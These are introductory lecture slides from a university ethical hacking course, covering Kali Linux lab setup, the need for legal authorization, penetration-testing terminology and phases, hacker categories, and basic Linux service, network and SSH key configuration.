



Ethical Hacking

University of New Haven
CSCI 4449 & CSCI 6658

M. Nassar



Ethical Hacking

Lecture #1: What is Ethical Hacking?




Lecture #1

What is Ethical Hacking?



Meet your OS

- Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing.
- Kali Linux contains several **hundred tools** which are geared towards various information security tasks, such as **Penetration Testing**, Security research, **Computer Forensics** and **Reverse Engineering**.
- Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.
- You can also use AttackBox by THM



Install Kali

- As VM: <https://www.kali.org/get-kali/#kali-virtual-machines>
 - Run over: Oracle virtualbox (find it at virtualbox.org)
- Setup 1: Kali and victim on the same network
 - Pick a victim from <https://www.vulnhub.com/>
- Setup 2: Kali connects to THM through VPN
- Setup 3: Kali connects to proving grounds through VPN
 - Copy the openvpn config to the VM
- Setup 4: Kali connects to <https://www.hackthebox.com/>
- Other setups?



Challenge

- Use the Kali machine in THM to connect to the machine “monitoring” in <https://portal.offensive-security.com/>




What is hacking?

- Let's try one exercise:
 - The machine “monitoring” on proving grounds
 - <https://portal.offensive-security.com/proving-grounds/play>

Have fun!

kali@kali:~\$ kali-undercover




Let's stress on the “Ethical” nature of the course

- A **penetration test** is **illegal** on machines that you do not have explicit permission to test and attack.
- We work with lab environments that are confined and secluded from the Internet.
- We do not assume any responsibility for actions performed outside the course labs and activities.




Now up to some terminology

- **Penetration tests** are consulting engagements where **ethical hackers** attempt, *with appropriate authorization*, to break into an organization.
- Based on what they find, security holes can be fixed, and the security posture of an organization can be “hardened” or made tighter.
- A **penetration test** determines whether or not there are open **vulnerabilities** that could be exploited by attackers
- A **hunting exercise** determines whether or not such vulnerabilities might have been already exploited to carry out a breach.




General Terminology

- **Threat:** An environment or situation that **could** lead to a potential breach of security.
- Ethical hackers look for and prioritize threats when performing a security analysis.
- Malicious hackers and their use of software and hacking techniques are themselves threats to an organization's information security.




Exploits

- A piece of software or technology that takes advantage of a bug, glitch, or vulnerability, leading to unauthorized access, privilege escalation, denial of service, etc. on a computer system.
- Malicious hackers are looking for exploits in computer systems to open the door to an initial attack.
- Most exploits are small strings of computer code that, when executed on a system, expose vulnerabilities.




Exploits

- Experienced hackers create their own exploits, but it is not necessary to have any programming skills to be an ethical hacker as many hacking software programs have ready-made exploits that can be launched against a computer system or network.
- An exploit is a defined way to breach the security of an IT system through a vulnerability.




Vulnerability

- The existence of a software flaw, logic design, or implementation error that can lead to an unexpected and undesirable event executing bad or damaging instructions to the system.
- Vulnerabilities can be also caused by improper use of information systems (e.g. weak passwords)
- Exploit code is written to target a vulnerability and cause a fault in the system in order to retrieve valuable data.





Attacks

- An attack occurs when a system is compromised based on a vulnerability.
- Many attacks are perpetuated via an exploit.
- Ethical hackers use tools to find systems that may be vulnerable to an exploit because of the operating system, network configuration, or applications installed on the systems, and eventually to prevent an attack.
- Attacks can be classified based on payloads, access methods, propagations, etc.




Attack stages






Attack stages

- Attackers' process:
 - Footprinting/locating the target
 - Scanning the target
 - Enumeration of target
 - Compromise & escalate
- Passive reconnaissance
 - Collecting information about an intended target of a malicious hack without the target knowing what is occurring.
- Active reconnaissance
 - Collecting information about an intended target of a malicious hack by probing the target system.




Pre-engagement

- Before the pentest begins, pentesters perform pre-engagement interactions with the client to make sure everyone is on the same page about the Penetration Testing.
- Miscommunication between a pentester and a client who expects a simple vulnerability scan could lead to a sticky situation because penetration tests are much more intrusive.
- In Pentesting, serious things can happen (e.g. a server may crash) so make sure you are covered.




Testing Scope

- What IP addresses or hosts are in scope, and what is not in scope?
- What sorts of actions will the client allow you to perform?
- Are you allowed to use exploits and potentially bring down a service, or should you limit the assessment to merely detecting possible vulnerabilities?
- Are you allowed to perform a social-engineering attack?



Testing Scope

- **The testing window:** The client may want you to perform tests only during specific hours or on certain days.
- **Contact information:** Whom should you contact if you find something serious? Does the client expect you to contact someone 24 hours a day? Do they prefer that you use encryption for email?



A “get out of jail free” card

- Make sure you have authorization to perform a penetration test on the target.
- If a target is not owned by the company (for instance, because it's hosted by a third party), make sure to verify that the client has a formal approval from the third party to perform the penetration test.
- Regardless, make sure your contract includes a statement that limits your liability in case something unexpected happens, and get written permission to perform the test.



Information Gathering

- Next is the information-gathering phase.
- **Passive reconnaissance**
 - Gathering information without contacting the actual target.
 - During this phase, you analyze freely available sources of information, a process known as gathering open source intelligence (OSINT).



Information Gathering

- **Active reconnaissance**
 - Looking for the system -> entry points
 - You begin to use tools such as port scanners to get an idea of what systems are out there on the Internet or internal network as well as what software is running.
- Make sure you gather relevant information to the testing scope or context.




Threat Modeling – Goals Based Attacks

- Based on the knowledge gained in the information-gathering phase, we move on to threat modeling.
- Here we think like attackers and develop plans of attack based on the information we've gathered.
 - For example, if the client develops proprietary software, an attacker could devastate the organization by gaining access to their internal development systems, where the source code is developed and tested, and selling the company's trade secrets to a competitor.
- Based on the data we found during information gathering, we develop strategies to penetrate a client's systems.




Vulnerability Analysis

- Next, pentesters begin to actively discover vulnerabilities to determine how successful their exploit strategies might be.
- Failed exploits can crash services, set off intrusion-detection alerts, and otherwise ruin your chances of successful exploitation.
- Often during this phase, pentesters run vulnerability scanners, which use vulnerability databases and a series of active checks to make a best guess about which vulnerabilities are present on a client's system.
- Even though vulnerability scanners are powerful tools, they can't fully replace critical thinking, so we also perform manual analysis and verify results on our own in this phase as well.




Exploitation

- Here, exploits are run against the discovered vulnerabilities (sometimes using a tool like Metasploit); an attempt to access a client's systems.
- As you'll see, some vulnerabilities will be remarkably easy to exploit, such as logging in with default passwords.
- Vulnerabilities represent attack entry points while exploits indicate malicious software or tools developed to expose vulnerabilities and eventually hack or access networks and systems.




Post Exploitation Risk Assessment

- Some say pentests truly begin only after exploitation, in the post-exploitation phase.
- You got in, but what does that intrusion really mean to the client?
 - For instance, if you broke into an unpatched legacy system that isn't part of a domain or otherwise networked to high-value targets, and that system contains no information of interest to an attacker, that vulnerability's risk is significantly lower than if you were able to exploit a domain controller or a client's development system.



Post Exploitation Risk Assessment

- During post exploitation, we gather information about the attacked system, look for interesting files, attempt to elevate our privileges where necessary, and so on.
 - For example, we might dump password hashes to see if we can reverse / crack them or use them to access additional systems.
- We might also try to use the exploited machine to attack systems not previously available to us by pivoting into them (e.g. Zombie or Botnets).




Reporting

- The final phase of penetration testing is reporting.
- This is where we convey our findings to the customer in a meaningful way.
- We tell them what they're doing correctly, where they need to improve their security posture, how you got in, what you found, how to fix problems, and so on.
- Writing a good pentest report is an art that takes practice to master.
- You'll need to convey your findings clearly to everyone from the IT staff charged with fixing vulnerabilities to upper management who signs off on the changes to external auditors.



Reporting

- For instance, if a nontechnical person reads, “And then I used MS08-067 to get a shell,” they might think, “You mean, like a seashell?”
- A better way to communicate this thought would be to mention the private data you were able to access or change.
- A statement like “I was able to read your email,” will resonate with almost anyone.
- The pentest report should include both an executive summary and a technical report.



Report writing

Risk-based analysis of the found vulnerabilities:

- **Threat** that causes the vulnerability
- The **impact** (or the loss)
- The **likelihood** (probability of occurrence)
 - Depends also on the “attack sophistication”
- The **risk Level** = impact x likelihood
- The **remediation** (recommendations and alternatives to resolve and fix the issue or even limit the impact => decrease the risk level)




Insiders!

- The exploit is delivered directly to the computer system or network, which requires prior access to the vulnerable system.
- Information security policies should be created in such a way that only those who need access to information should be allowed access and they should have the lowest level of access to perform their job function.
- These concepts are commonly referred as “need to know” and “**least privilege**” and, when used properly, would prevent local exploits.




Insider Threats

- Most hacking attempts occur from within an organization and are perpetuated by employees, contractors, or others in a trusted position.
- In order for an insider to launch an attack, they must have higher privileges than necessary based on the concept of “need to know.”
- This can be accomplished by **privilege escalation** or weak security safeguards.




Outsiders!

- The exploit is sent over a network and exploits security vulnerabilities without any prior access to the vulnerable system.
- Hacking attacks against corporate computer systems or networks initiated from the outside world are considered remote.
- Most people think of this type of attack when they hear the term hacker.



Some categories of exploits

- 0-day (new & unpublished exploit)
- Account cracking
- Buffer overflow
- Denial of service
- Impersonation / social engineering
- Lack of operational control
- Lack of process and procedure




Other exploits

- Man in the middle
- Misconfiguration
- Network sniffing
- Race condition
- Session hijacking
- System/application design errors



Myth: Systems can be 100% secured

Fact: There is NO Such Thing as
Absolute Security




What kind of background makes you fly in cybersecurity?

- understanding the basics of information technology
- networking,
- cloud infrastructure
- operating systems
- software engineering
- databases
- cryptography
- artificial intelligence




Hackers classified by expertise






Script kiddies

- Script kiddies or packet monkeys
 - Younger, inexperienced hackers who copy codes from knowledgeable hackers. Use publicly available hacking tools and techniques from the Internet.
- Individuals who do not have the technical expertise to develop scripts or discover new vulnerabilities.
- They have enough understanding of computer systems to download and run scripts that others have developed.




Script Writers

- Those people who are capable of writing scripts to exploit known vulnerabilities.
- These individuals are much more technically competent than script kiddies and account for an estimated 8 to 12 percent of malicious Internet activity.




Elite Hackers

- Those highly technical individuals, who not only have the ability to write scripts that exploit vulnerabilities but also are capable of discovering new vulnerabilities.
- This group is the smallest of the lot, however, and is responsible for, at most, only 1 to 2 percent of intrusive activity.



Do we need hackers?

- **Yes or No?**
 - We need white hat ethical hackers to be hired as penetration testers.
- **Why people need them?**
 - Highlight the risks as a result of the discovered vulnerabilities before the bad guys do!
- **Is there a high demand?**
 - Yes, and the demand is growing from a year to another since businesses invest more in technology.



Random hacking

- Hacking known platforms.
 - Systems.
 - Applications.
- Looking for pre-known vulnerabilities.
- Using available exploits.
 - 0-days or older ones.
- Using “Google Dorks”.
- Mostly done by script kiddies.




Security Principles CIAAAN

- **Confidentiality** is the ability to keep information secret
- **Integrity** refers to our ability to ensure information remains what we intend it to be, commands, logs, files, ...
- **Availability** means that we can access the service or data in question.
- **Authentication:** how you prove your identity
- **Authorization:** what you can access with this identity
- **Non-repudiation:** the ability to state historically that an event has happened, essentially creating logs or a receipt for an event.




Lecture #2

OSINT and Essential tools



Linux command line

- Managing files: `find`
- Getting help: `man`
- Creating, viewing and editing text files: `vim`
- Managing local users and groups: `useradd`
- Controlling access to files: `chmod`
- Monitoring and managing processes: `ps`
- Controlling Services and Daemons: `systemctl`
- Analyzing logs: `journalctl`
- Managing networking: `ip addr`, `netstat`



NCAE Cyber Games Competition

Tutorials:

- <https://www.youtube.com/playlist?list=PLquxFXsj7x3WYm6ZWuJnGC1rXQZ1018M>
- It covers the following topics:
 - Linux command line
 - Network and service management
 - SSH and DNS configuration



Service management

`systemctl status apache2`


`systemctl status nginx` (pronounced EngineX)

Configuration files: /etc

DocumentRoot /var/www/html


`sudo systemctl start apache2`

`sudo systemctl enable apache2` (start automatically
after a machine restart)



Curl & wget

- curl <https://www.w3.org/robots.txt> > robots.txt
- wget -O robots.txt <https://www.w3.org/robots.txt>



Network configuration

```
/etc/network/interfaces
```

```
auto lo
```

```
iface lo inet loopback
```

```
auto eth0
```

```
iface eth0 inet static
```

```
    network 192.168.118.100
```


```
    netmask 255.255.255.0
```

```
    gateway    192.168.118.1
```

```
auto eth0
```

```
iface eth0 inet dhcp
```

```
> sudo systemctl restart networking
```



ssh configuration

`systemctl status ssh`

- Configuration: `/etc/ssh/sshd_config`

Port 22

ListenAddress

PermitRootLogin

`ssh sandbox@192.168.8.2`



ssh keys


- `id_rsa_key` → only server, permission 600
- `id_rsa_key.pub` → client and server, permission 644
- RSA is the algorithm but there are other algorithms, e.g., ecdsa (elliptic curves)
- `.ssh/known_hosts`
- Generate new keys:

```
sudo ssh-keygen -t ecdsa -f /etc/ssh/ssh_host_ecdsa_key
```



ssh password-less authentication

- **Server side:** sudo adduser bob
- **Client side:** ssh bob@192.168.8.2 (it asks for password)
- **Server side:** sudo ssh-keygen -t ecdsa -f ~/id_bob_key
- sudo mkdir /home/bob/.ssh
- sudo cp id_bob_key.pub /home/bob/.ssh/authorized_keys
- sudo chmod 700 /home/bob/.ssh
- sudo chown bob:bob /home/bob/.ssh
- sudo chown bob:bob /home/bob/.ssh/authorized_keys (permission 644)
- sudo chown sandbox:sandbox id_bob_key
- **Client side:** scp sandbox@192.168.8.2:/home/sandbox/id_bob_key ~/
- ssh -i id_bob_key bob@192.168.8.2




Activity

- Make password-less ssh session between two computers
